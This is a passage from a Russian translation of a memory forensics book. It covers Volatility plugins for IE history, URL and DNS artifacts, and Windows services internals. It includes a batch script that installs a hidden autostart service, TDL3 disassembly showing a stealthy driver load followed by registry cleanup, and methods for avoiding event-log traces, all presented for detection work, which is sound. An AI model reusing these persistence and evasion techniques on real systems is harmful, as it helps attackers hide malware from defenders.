Данные истории могут быть весьма интересными. Однако они также могут быть многословными, поэтому можно попробовать вариант CSV и открыть его как электронную таблицу для сортировки и фильтрации. Для этого к команде добавляется параметр `--output=csv`, как показано ниже:

```
$ python vol.py -f win7_x64.dmp --profile=Win7SP0x64 iehistory
    -p 2580,3004 --output=csv
Volatility Foundation Volatility Framework 2.4
URL ,2011-04-24 03:53:15,2011-04-24 03:53:15,
  Cookie:admin@go.com/
URL ,2010-03-25 09:42:43,2011-04-24 04:04:46,
  http://www.google.com/favicon.ico
URL ,2010-08-10 00:03:00,2011-04-24 04:05:01,
  http://col.stc.s-msn.com/br/gbl/lg/csl/favicon.ico
URL ,2006-12-13 01:02:33,2011-04-24 04:05:08,
```

```
  http://www.adobe.com/favicon.ico
URL ,2011-03-15 18:30:43,2011-04-24 03:48:02,
  https://ieonline.microsoft.com/ie/known_providers_download_v1.xml
URL ,2010-08-30 15:37:13,2011-04-24 04:05:10,
  http://www.cnn.com/favicon.ie9.ico
[snip]
```

Чтобы получить файл, который действительно открывается в электронной таблице, перенаправьте вывод средствами оболочки, например `vol.py [options] > output.csv`, либо воспользуйтесь встроенным параметром Volatility, например `--output-file=output.csv`. Затем данные можно упорядочить, например, по времени последнего доступа.

> **Примечание.**
>
> Как указано в документации проекта libmsiecf (см. code.google.com), временные метки могут быть представлены в UTC или местном времени в зависимости от того, найдена ли запись в глобальном, еженедельном или ежедневном файле истории. Недостаток сканирования отдельных тегов записей состоит в отсутствии обратной ссылки на содержащий их заголовок истории, поэтому без труда определить, какое время верно, UTC или местное, невозможно.

История IE в расследованиях вредоносных программ

В следующем примере плагин `iehistory` анализирует систему, зараженную различными образцами вредоносных программ. Видно, что активность фактически распределена между двумя процессами: `explorer.exe` (PID 1928) и `15103.exe` (PID 1192).

```
$ python vol.py -f exemplar17_1.vmem --profile=WinXPSP3x86 iehistory
Volatility Foundation Volatility Framework 2.4
**************************************************
Process: 1928 explorer.exe
Cache type "URL " at 0xf25100
Record length: 0x100
Location: Visited: foo@http://192.168.30.129/malware/40024.exe
Last modified: 2009-01-08 01:52:09
Last accessed: 2009-01-08 01:52:09
File Offset: 0x100, Data Offset: 0x0, Data Length: 0xa0
**************************************************
Process: 1928 explorer.exe
Cache type "URL " at 0xf25300
Record length: 0x180
Location: Visited: foo@http://www.abcjmp.com/jump1/?affiliate=mu1&subid=[snip]
Last modified: 2009-01-08 01:52:44
Last accessed: 2009-01-08 01:52:44
File Offset: 0x180, Data Offset: 0x0, Data Length: 0x108
**************************************************
Process: 1192 15103.exe
Cache type "URL " at 0xf56180
Record length: 0x180
Location: http://fhg-softportal.com/promo.exe
Last modified: 2009-03-23 16:14:17
Last accessed: 2009-01-08 01:52:15
File Offset: 0x180, Data Offset: 0x8c, Data Length: 0x9c
File: promo[1].exe
Data: HTTP/1.1 200 OK
ETag: "8554be-6200-49c7b559"
Content-Length: 25088
Content-Type: application/x-msdownload
```

По выводу можно точно определить, какие URL посещались. Кроме того, по крайней мере один из файлов (`promo.exe`) был сохранен в папке Temporary Internet Files под именем `promo[1].exe`. Это

дает артефакты, которые можно использовать для первичного анализа средствами криминалистического исследования диска.

> **Предупреждение.**
>
> Вредоносная программа может удалять записи из кэша IE с помощью API `DeleteUrlCacheEntry`. Аналогично, помните, что с помощью `CreateUrlCacheEntry` можно методично внедрить запись истории, даже если к URL на компьютере не обращались, например чтобы подставить невиновного учителя, обвинив его в просмотре детской порнографии.

Полный перебор при сканировании URL

Есть еще несколько нерассмотренных ситуаций. Например, что делать, если требуется найти все URL в памяти процесса: внедренные в веб-страницу, но еще не посещенные, находящиеся в коде JavaScript или в теле электронного письма? Известно также, что файлы истории IE имеют свободное пространство внутри выделенной области, где новые записи с короткими URL могут перезаписывать старые записи с длинными URL, оставляя часть исходных доменов нетронутой. Наконец, что делать с браузерами, хранящими историю в других форматах, например Firefox и Chrome?

В упомянутых случаях URL всегда можно искать более прямолинейным, хотя и неструктурированным способом. Если у вас еще нет любимого регулярного выражения для поиска доменов, IP-адресов и URL, попробуйте выражения на странице regexlib.com. Следующая команда показывает пример использования одного из таких регулярных выражений для поиска всех доменных имен в определенных доменах верхнего уровня (`com`, `org`, `net`, `mil` и других).

```
$ python vol.py -f win7_x64.dmp --profile=Win7SP0x64 yarascan -p 3004
    -Y "/[a-zA-Z0-9\-\.]+\.(com|org|net|mil|edu|biz|name|info)/"
Volatility Foundation Volatility Framework 2.4

Rule: r1
Owner: Process iexplore.exe Pid 3004
0x003e90dd  77 77 77 2e 72 65 75 74 65 72 73 2e 63 6f 6d 2f   www.reuters.com/
0x003e90ed  61 72 74 69 63 6c 65 2f 32 30 31 31 2f 30 34 2f   article/2011/04/
0x003e90fd  32 34 2f 75 73 2d 73 79 72 69 61 2d 70 72 6f 74   24/us-syria-prot
0x003e910d  65 73 74 73 2d 69 64 55 53 54 52 45 37 33 4c 31   ests-idUSTRE73L1
0x003e911d  53 4a 32 30 31 31 30 34 32 34 22 20 69 64 3d 22   SJ20110424".id="
0x003e912d  4d 41 41 34 41 45 67 42 55 41 4a 67 43 47 6f 43   MAA4AEgBUAJgCGoC
0x003e913d  64 58 4d 22 3e 3c 73 70 61 6e 20 63 6c 61 73 73   dXM"><span.class
0x003e914d  3d 22 74 69 74 6c 65 74 65 78 74 22 3e 52 65 75   ="titletext">Reu

Rule: r1
Owner: Process iexplore.exe Pid 3004
0x00490fa0  77 77 77 2e 62 69 6e 67 2e 63 6f 6d 2f 73 65 61   www.bing.com/sea
0x00490fb0  72 63 68 3f 71 3d 6c 65 61 72 6e 2b 74 6f 2b 70   rch?q=learn+to+p
0x00490fc0  6c 61 79 2b 68 61 72 6d 2b 31 11 3a 87 26 00 88   lay+harm+1.:.&..
0x00490fd0  00 00 00 00 00 00 00 00 80 00 00 00 00 00 00 00   ................
0x00490fe0  d8 50 0b 09 00 00 00 00 00 00 00 00 00 00 00 00   .P..............
0x00490ff0  00 00 00 00 3e 46 69 6e 5d c7 37 4e 20 00 00 00   ....>Fin].7N....
0x00491000  40 10 49 00 00 00 00 00 00 00 00 00 00 00 00 00   @.I.............
0x00491010  01 00 00 00 63 61 3c 2f 63 00 6f 00 6e 00 74 00   ....ca</c.o.n.t.
[snip]
```

Поиск по регулярным выражениям очень эффективен. Вместо применения `yarascan` к памяти процесса или ядра можно вырезать данные непосредственно из файла дампа физической памяти и обнаруживать любые URL или домены, оставшиеся в освобожденной либо более не выделенной области.

Восстановление DNS-кэша

DNS-кэш системы хранится в адресном пространстве процесса `svchost.exe`, выполняющего службу разрешения DNS. В частности, соответствующие данные находятся в куче или кучах процесса. На момент написания книги мы видели несколько экспериментальных плагинов для восстановления кэшированных записей (см. code.google.com). Однако эти плагины были ориентированы на 32-разрядную Windows XP. Если во время расследования требуется проанализировать кэш, доступны следующие варианты:

• Получить память с помощью KnTTools (см. главу 4). Программа получения образа записывает содержимое DNS-кэша в XML-файл.
• Включить команду `ipconfig /displaydns` в набор инструментов реагирования на работающей системе.
• Обновить один из примеров плагинов Volatility для работы с более новыми операционными системами.
• Выполнить полный перебор содержимого куч процесса `svchost.exe` в поисках регулярных выражений имен узлов (см. прием, использованный в главе 8 для поиска пользовательского ввода в куче процесса Notepad).

Кроме того, интерес может представлять файл DNS `hosts` целевой системы. Когда приложения вызывают `DnsQuery`, служба разрешения имен, если не установлен флаг `DNS_QUERY_NO_HOSTS_FILE`, возвращает совпадающие данные из файла `hosts`, если он существует, прежде чем переслать запрос DNS-серверу. Вредоносный код часто вмешивается в файл `hosts`, чтобы запретить доступ к определенным веб-сайтам. Поэтому исследование содержимого файла дает еще один способ обнаружить несанкционированные изменения системы.

Для доступа к файлу `hosts` используйте плагины `filescan` и `dumpfiles` (см. главу 16), как показано в следующих командах. Первая команда находит физическое смещение структуры `_FILE_OBJECT` файла `hosts`. Вторая команда извлекает содержимое файла на диск.

```
$ python vol.py -f infectedhosts.dmp filescan | grep -i hosts
Volatility Foundation Volatility Framework 2.4
0x0000000002192f90      1      0 R--rw- \Device\HarddiskVolume1\WINDOWS\system32\
drivers\etc\hosts

$ python vol.py -f infectedhosts.dmp dumpfiles -Q 0x2192f90 -D OUTDIR --name
Volatility Foundation Volatility Framework 2.4
DataSectionObject 0x02192f90   None
\Device\HarddiskVolume1\WINDOWS\system32\drivers\etc\hosts
```

Следующая команда показывает записи в файле `hosts` зараженной системы. Из-за этих записей программы работающего компьютера не могут обращаться к популярным веб-сайтам антивирусов и серверам обновлений.

```
$ strings OUTDIR/file.None.0x8211f1f8.hosts.dat
# Copyright (c) 1993-1999 Microsoft Corp.

[snip]

127.0.0.1 localhost
127.0.0.1 avp.com
127.0.0.1 ca.com
127.0.0.1 customer.symantec.com
127.0.0.1 dispatch.mcafee.com
127.0.0.1 f-secure.com
127.0.0.1 kaspersky.com
127.0.0.1 liveupdate.symantec.com
```

Итоги

Многие расследования начинаются с предупреждения межсетевого экрана или системы обнаружения вторжений (IDS). Хотя полные захваты сетевых пакетов чрезвычайно ценны, они доступны не всегда. Даже если захваты предоставлены, для выяснения многих аспектов инцидента все равно потребуется изменчивая память. Например, чтобы классифицировать поведение как вредоносное или невредоносное, необходимо уметь прослеживать соединения до конкретных процессов и драйверов. Знание памяти процессов и внедрения кода может существенно помочь в выявлении точного кода, который инициировал передачу данных по сети или принимал их. Однако помните, что некоторые свидетельства соединений существуют в памяти очень недолго. Поэтому критически важно уметь быстро отреагировать на предупреждение и исследовать сетевую активность системы.

Глава 12. Службы Windows

Службы Windows обычно неинтерактивны, то есть не принимают пользовательский ввод напрямую, постоянно работают в фоновом режиме и часто выполняются с более высокими привилегиями, чем большинство программ, запускаемых пользователями. Примеры служб: средство ведения журнала событий, диспетчер очереди печати, межсетевой экран узла и служба времени. Многие антивирусные продукты, включая собственные Windows Defender и Security Center от Microsoft, работают как службы. Кроме того, вредоносный код и злоумышленники часто используют службы для сохранения присутствия, то есть переживания перезагрузок, загрузки драйверов ядра и маскировки под легитимные компоненты системы.

Эта глава познакомит вас с внутренним устройством служб Windows и покажет, как эти знания могут помочь при расследовании компрометации систем. В ней объясняются основные преимущества извлечения связанных со службами сведений из ОЗУ вместо использования только данных реестра. Для демонстрации этих концепций будут рассмотрены несколько сценариев с вредоносными программами Conficker, TDL3 и Blazgel, а также инструментами злоумышленников, например группы Comment Crew, также известной как APT1.

Архитектура служб

На схеме рисунка 12-1 показано взаимодействие основных компонентов архитектуры служб Windows. Список установленных служб и их конфигурации хранится в реестре, в разделе `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services`. Каждая служба имеет отдельный подраздел с различными значениями, описывающими, как и когда запускается служба, предназначена ли она для процесса, динамически подключаемой библиотеки (DLL) или драйвера ядра, а также содержащими параметры конкретной службы. Если службы реализованы в виде DLL, они выполняются из общего процесса узла (`svchost.exe`).




Рисунок 12-1. Схема компонентов служб Windows

Механизм общего процесса узла очень эффективен с точки зрения производительности, поскольку во многих системах одновременно работают сотни служб на основе DLL и каждой из них не требуется отдельный процесс. Однако он может отрицательно влиять как на безопасность, так и на криминалистическое исследование. Общий процесс узла должны использовать только службы с одинаковыми уровнями привилегий; иначе код одной службы может получить доступ к дескрипторам, памяти и другим ресурсам, созданным другой службой. Аналогично, если в ходе расследования такая активность, как сетевые соединения, прослеживается до процесса, а этот процесс служит лишь контейнером для нескольких DLL служб, все равно необходимо выяснить, какая именно служба инициирует соединения (см. раздел «Связывание соединений с кодом» в главе 11).

Как видно, при загрузке системы Service Control Manager (SCM), то есть `services.exe`, считывает данные из реестра и запускает все службы, настроенные на автоматический запуск. Некоторые службы задают зависимости: например, TermService (RDP) зависит от поддержки сети, поэтому сначала должна успешно запуститься служба Tcpip. Разбирая эти записи реестра, SCM создает в памяти связный список структур записей служб, где хранятся текущее состояние службы (остановлена, работает, приостановлена и так далее) и связанные идентификаторы процессов (PID). Эти изменчивые данные никогда не записываются в реестр, поэтому ОЗУ служит их единственным источником.

Установка служб

Прежде чем изучать расследование уже существующих артефактов, важно понять, как службы создаются изначально. Это также позволит замечать такие возможности при статическом анализе образцов вредоносных программ. Чаще всего злоумышленники создают службы следующими способами:

• **Команды, введенные вручную:** если злоумышленники уже имеют доступ к оболочке, они могут ввести команды `sc create` и `sc start`, чтобы соответственно создать и запустить службы. В этом случае помимо собственно артефактов службы потенциально можно восстановить точные команды, запустив плагины Volatility `consoles` или `cmdscan` (см. главу 17).
• **Пакетные сценарии:** многие образцы вредоносных программ сохраняют и выполняют пакетные сценарии, которые используют упомянутые команды, только в автоматизированном виде. Этот прием также создает новые артефакты на диске. Ниже приведен пример пакетного сценария, который создает службу MyService и настраивает автоматическую загрузку `MyService.dll` во время загрузки системы внутри общего процесса узла:

```
@echo off
set SERVICENAME="MyService"
set BINPATH="C:\windows\system32\MyService.dll"

sc create "%SERVICENAME%" binPath= "%SystemRoot%\system32\svchost.exe \
    -k %SERVICENAME%" type= share start= auto

reg add "HKLM\System\CurrentControlSet\Services\%SERVICENAME%\Parameters" \
    /v ServiceDll /t REG_EXPAND_SZ /d "%BINPATH%" /f

reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\SvcHost" \
    /v %SERVICENAME% /t REG_MULTI_SZ /d "%SERVICENAME%\0" /f

sc start %SERVICENAME%
```

• **API Windows:** за кулисами команды `sc` просто вызывают такие функции, как `CreateService` и `StartService`; обе функции могут импортироваться напрямую вредоносной программой, написанной на C или C++. До возврата управления из `CreateService` в реестр добавляется новый подраздел с конфигурацией службы. `StartService` также оставляет следы в журнале событий, указывающие время запуска служб.
• **WMI:** существует несколько высокоуровневых интерфейсов для взаимодействия со службами. Например, Windows Management Instrumentation (WMI) предоставляет класс `Win32_Service` с методами `Create` и `Start` (см. msdn.microsoft.com).

Уловки и скрытность

Поскольку установка служб создает много шума, то есть новые разделы реестра и записи журнала событий, злоумышленники разработали несколько способов избежать обнаружения наиболее распространенными методами анализа. Например, одна из эвристик некоторых антивирусных продуктов заключается в наблюдении за процессами, последовательно вызывающими `CreateService` и `StartService`. Разумеется, сами по себе эти действия не являются вредоносными, но по крайней мере дают антивирусной программе сигнал проверить двоичный файл службы, прежде чем разрешить ее запуск. Многие аналитики не знают, что на самом деле для установки службы не требуется ни один из упомянутых API.

Если вручную создать необходимые разделы реестра с помощью `RegCreateKey`, `RegSetValue` и других функций, использовать `CreateService` не нужно. Затем службу можно запустить прямым вызовом `NdrClientCall2`, интерфейса RPC, который внутренне вызывается `StartService`. В

качестве альтернативы, если служба предназначена для драйвера ядра, после создания разделов реестра можно вызвать `NtLoadDriver`. Оба метода приводят к появлению новой работающей службы, но не создают в журнале событий записей о создании или запуске службы. При обходе стандартных API обходится и SCM, поэтому он не создает в памяти структуры записей служб.

Хотя эти приемы предотвращают создание журнала событий и некоторых артефактов памяти, они по-прежнему требуют добавления данных в реестр. Однако после запуска службы вредоносная программа может просто удалить разделы и значения реестра. На рисунке 12-2 показано, как TDL3 поступает именно так: обходит `StartService`, вызывая `NtLoadDriver`, а затем использует `SHDeleteKeyA` для удаления свидетельств из реестра.

```
push    eax
push    ebx
push    1
push    0Ah             ; SeLoadDriverPrivilege
call    ds:RtlAdjustPrivilege
lea     eax, [ebp+68h+RegkeyName]
push    eax
call    ds:NtLoadDriver
push    offset pszSubKey ; "system\\currentcontrolset\\services\\tdlse"...
push    esi             ; hkey
mov     edi, eax
call    ds:SHDeleteKeyA
cmp     edi, 0C0000157h
jnz     loc_90C1B57
```

Рисунок 12-2. TDL3 избегает вызова StartService, непосредственно используя NtLoadDriver

На этом этапе следов службы уже нет ни в журнале событий, ни в реестре, ни в памяти `services.exe`. В памяти все еще можно найти работающий процесс, DLL или драйвер ядра, если только руткит не скрывает и их, но ценные метаданные, описывающие, как и когда они были первоначально загружены, будут труднодоступны. Это лишь некоторые скрытные способы взаимодействия вредоносных программ со службами. В оставшейся части главы встретятся и другие, что даст всестороннее представление об активности, связанной со службами.

Кроме того, злоумышленники не только создают новые службы для собственных целей, но и останавливают существующие, чтобы отключить или ослабить защиту. Например, некоторые варианты Conficker останавливают следующие службы, чтобы свободнее действовать на компьютере жертвы:

- Wscsvc (Windows Security Center Service);
- Wuauserv (Windows Automatic Update Service);
- BITS (Background Intelligent Transfer Service);
- WinDefend (Windows Defender Service);
- WerSvc (Windows Error Reporting Service).

Остановить службу можно несколькими способами. Два из них: использование функции API `ControlService` и сохранение пакетного файла с командами вида `net stop SERVICENAME`. Вредоносная программа также может просто использовать `TerminateProcess`, но это не позволяет процессу службы корректно завершить работу или уведомить SCM о новом состоянии службы, что часто приводит к проблемам стабильности. Поэтому при проверке служб в подозреваемой системе помните, что индикаторами нередко бывают не только запущенные и работающие, но и остановленные службы.

Исследование активности служб

В состав Windows входит несколько инструментов для исследования служб на работающем компьютере. Однако помните, что все они могут отслеживаться или изменяться активными в системе руткитами. Тем не менее полезно знать доступные варианты на случай, если потребуется сравнить наблюдаемое в работающей системе с данными в ОЗУ. Например, для исследования служб системы или управления ими можно использовать Microsoft Management Console (MMC). Чтобы открыть ее, выберите «Пуск» > «Выполнить», введите `services.msc` и нажмите Enter.

В командной строке или при необходимости автоматически перечислить службы с помощью сценария сбора доступно несколько вариантов. Первым на ум приходит команда PowerShell `Get-Service`. Эту возможность можно использовать следующим образом:

```
PS C:\Users\Jake> Get-Service

Status   Name               DisplayName
------   ----               -----------
Stopped  AdobeARMservice    Adobe Acrobat Update Service
Running  AeLookupSvc        Application Experience
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  aspnet_state       ASP.NET State Service
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
[snip]
```

Другой вариант, доступный из стандартной командной оболочки, то есть не PowerShell, представляет собой команда `sc query`. В следующем списке показаны установленные службы вместе с их типами и текущими состояниями:

```
C:\Users\Jake> sc query

SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

SERVICE_NAME: AudioEndpointBuilder
DISPLAY_NAME: Windows Audio Endpoint Builder
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
[snip]
```

> **Примечание.**
>
> Можно также рассмотреть утилиту Sysinternals PsService (technet.microsoft.com), которая позволяет перечислять и службы удаленных систем.

Хотя эти инструменты дают краткое представление об активности, связанной со службами, им часто недостает подробностей, необходимых для углубленных расследований. Для

полномасштабного анализа действительно необходимо обращаться как к ОЗУ, так и к данным реестра. Если имеется криминалистический образ диска подозреваемого компьютера, из него можно восстановить системный куст реестра (`C:\Windows\system32\config\system`) и разобрать его таким инструментом, как RegRipper или RegDecoder. Однако помните, что значительная часть реестра находится в памяти (см. главу 10), поэтому для достижения следующих целей анализа нередко достаточно доступа к дампу памяти.

Цели анализа

Перед вами стоят следующие цели:

• **Определить недавно созданные службы:** используя временную метку последнего изменения раздела реестра службы, потенциально можно определить период, когда она была добавлена в систему. Однако изменения конфигурации после установки, например типа запуска, зависимостей или описания, перезапишут это значение и скроют время создания.
• **Обнаружить службы в недопустимых состояниях:** можно выявлять работающие несанкционированные службы, например RDP или Telnet, либо неожиданно остановленные службы безопасности. Регулярные проверки работающих систем также позволяют обнаруживать изменения состояния служб между моментами времени.
• **Выявить захваченные службы:** во многих случаях вредоносная программа избегает создания новой службы. Вместо этого она выбирает существующую службу и перезаписывает в реестре путь к ее двоичному файлу, направляя его на вредоносный файл. В качестве альтернативы вредоносная программа может исправить или заменить двоичный файл службы на диске, если у нее есть разрешение.
• **Найти скрытые, исключенные из списка записи служб:** руткит Blazgel стал первым встретившимся нам образцом вредоносной программы, но определенно не последним, который скрывался от SCM, манипулируя находящимся в памяти списком структур записей служб. Как будет показано в следующем примере, это можно обнаружить с помощью плагина Volatility `svcscan`.

Структуры данных

Как уже упоминалось, SCM поддерживает связный список структур, содержащих сведения об установленных службах. В структурах по фиксированному смещению находится член с постоянным значением `sErv` или `serH` в зависимости от версии ОС, благодаря чему их легко найти. Однако Microsoft не документирует эти структуры, поэтому нам пришлось самостоятельно назначить имена структурам и их членам. Вот как они выглядят для 64-разрядных систем Windows 7:

```
>>> dt("_SERVICE_HEADER")
'_SERVICE_HEADER' (None bytes)
0x0   : Tag              ['array', 4, ['unsigned char']]
0x10  : ServiceRecord    ['pointer', ['_SERVICE_RECORD']]

>>> dt("_SERVICE_RECORD")
'_SERVICE_RECORD'
0x0   : PrevEntry        ['pointer', ['_SERVICE_RECORD']]
0x8   : ServiceName      ['pointer', ['String', {'length': 512,
'encoding': 'utf16'}]]
0x10  : DisplayName      ['pointer', ['String', {'length': 512,
'encoding': 'utf16'}]]
0x18  : Order            ['unsigned int']
0x20  : Tag              ['array', 4, ['unsigned char']]
0x28  : DriverName       ['pointer', ['String', {'length': 256,
'encoding': 'utf16'}]]
```

```
0x28  : ServiceProcess   ['pointer', ['_SERVICE_PROCESS']]
0x30  : Type             ['Flags', {'bitmap': svc_types}]
0x34  : State            ['Enumeration', {'target': 'long',
'choices': svc_states}]

>>> dt("_SERVICE_PROCESS")
'_SERVICE_PROCESS'
0x10  : BinaryPath ['pointer', ['String', {'length': 256, 'encoding': 'utf16'}]]
0x18  : ProcessId  ['unsigned int']
```

> **Примечание.**
>
> Структуры `_SERVICE_RECORD` в более старых версиях Windows, таких как XP и 2003, содержали ServiceList (двусвязный список) вместо PrevEntry (односвязного списка). Независимо от способа связывания положение службы в списке указывает на то, когда SCM считал ее конфигурацию из реестра, обычно в алфавитном порядке, а не на порядок запуска служб. Одно из исключений - службы, созданные после загрузки системы: новая служба добавляется в конец списка и имеет наибольший порядковый номер независимо от имени. Это полезно, поскольку позволяет легко отличать недавно установленные службы от существовавших ранее.

Ключевые моменты

Ключевые моменты, относящиеся к `_SERVICE_HEADER`, таковы:

• **Tag:** этот член содержит фиксированное значение `sErv` или `serH`, идентифицирующее заголовки записей служб.
• **ServiceRecord:** указатель на первую структуру записи службы, которую содержит заголовок.

Ключевые моменты, относящиеся к `_SERVICE_RECORD`, таковы:

• **PrevEntry:** этот односвязный список соединяет структуру службы с предыдущей.
• **ServiceName:** этот член указывает на строку Unicode, содержащую имя службы (например, `spooler` или `SharedAccess`).
• **DisplayName:** более описательное имя службы; например, отображаемым именем службы Smb является `Message-oriented TCP/IP and TCP/IPv6 Protocol(SMB session)`.
• **FullServicePath:** этот член может иметь разные значения в зависимости от типа службы. Если служба предназначена для драйвера файловой системы или драйвера ядра, член FullServicePath указывает на строку Unicode, содержащую имя объекта драйвера (например, `\Driver\Tcpip`). Если служба предназначена для процесса, член FullServicePath указывает на структуру `_SERVICE_PATH`, которая содержит полный путь на диске к исполняемому файлу и его текущий идентификатор процесса, если служба работает.
• **ServiceType:** этот член идентифицирует тип службы.
• **CurrentState:** этот член идентифицирует текущее состояние службы.

> **Примечание.**
>
> На веб-сайте Microsoft Developer Network (MSDN) приведен полный список возможных типов и состояний: msdn.microsoft.com. Их также можно найти в заголовочных файлах WinNt.h и WinSvc.h из комплекта Windows Software Development Kit (SDK).

Сканирование памяти

Существует несколько способов перечисления служб путем разбора памяти процесса. Программист по имени EiNSTeiN_ написал инструмент под названием Hidden Service Detector (`hsd`), который работает на действующих системах Windows. Он сканирует память `services.exe` в поисках `PServiceRecordListHead` - символа, указывающего на начало двусвязного списка структур `_SERVICE_RECORD` в системах XP и 2003. В частности, `hsd` сканирует `services.exe` в поисках последовательности байтов, образующей следующие инструкции:

```
// WinXP, Win2k3
56 8B 35 xx xx xx xx = MOV ESI, DWORD PTR DS:[PServiceRecordListHead]

// Win2k
8B 0D xx xx xx xx = MOV ECX, DWORD PTR DS:[PServiceRecordListHead]
```

В коде байты `xx` обозначают подстановочные значения. Найдя сигнатуру головы списка, `hsd` перечисляет все записи служб путем обхода списка. Это интересный метод, но, как и в случае других связанных списков, вредоносная программа может исключать записи из списка, чтобы скрывать работающие службы. Более того, символ `PServiceRecordListHead` был удален после Windows 2003, поэтому этот метод применим только к старым системам.

Плагин SvcScan из Volatility

Из-за недостатков упомянутого выше метода сканирования памяти и проблем с переносимостью плагин Volatility `svcscan` работает несколько иначе. Он по-прежнему использует связанный список, но также выполняет полный перебор всей памяти, принадлежащей `services.exe`, в поисках тегов `sErv` или `serH`. Поскольку эти теги встроены в члены каждой структуры `_SERVICE_RECORD`, можно найти все экземпляры структур, даже если они были исключены из списка. Более того, затем можно сравнить записи, найденные сканированием, с записями, найденными обходом списка, и точно определить, какие службы (если таковые есть) были злонамеренно исключены из списка. Подробнее это рассматривается далее в главе.

А пока, чтобы познакомить вас с форматом вывода плагина, приведем пример из чистой системы Windows:

```
$ python vol.py -f memory.dmp --profile=Win7SP0x64 svcscan --verbose
Volatility Foundation Volatility Framework 2.4
Offset: 0x992c30
Order: 34
Process ID: 892
Service Name: BITS
Display Name: Background Intelligent Transfer Service
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\svchost.exe -k netsvcs
ServiceDll: %SystemRoot%\System32\qmgr.dll
Offset: 0x993950
Order: 48
Process ID: 892
Service Name: CertPropSvc
Display Name: Certificate Propagation
Service Type: SERVICE_WIN32_SHARE_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\svchost.exe -k netsvcs
ServiceDll: %SystemRoot%\System32\certprop.dll
Offset: 0x9ac930
Order: 367
Process ID: 1240
Service Name: WSearch
```

```
Display Name: Windows Search
Service Type: SERVICE_WIN32_OWN_PROCESS
Service State: SERVICE_RUNNING
Binary Path: C:\Windows\system32\SearchIndexer.exe /Embedding
Offset: 0x9a4260
Order: 320
Process ID: -
Service Name: usbuhci
Display Name: Microsoft USB Universal Host Controller Miniport Driver
Service Type: SERVICE_KERNEL_DRIVER
Service State: SERVICE_STOPPED
Binary Path: -
Offset: 0x981980
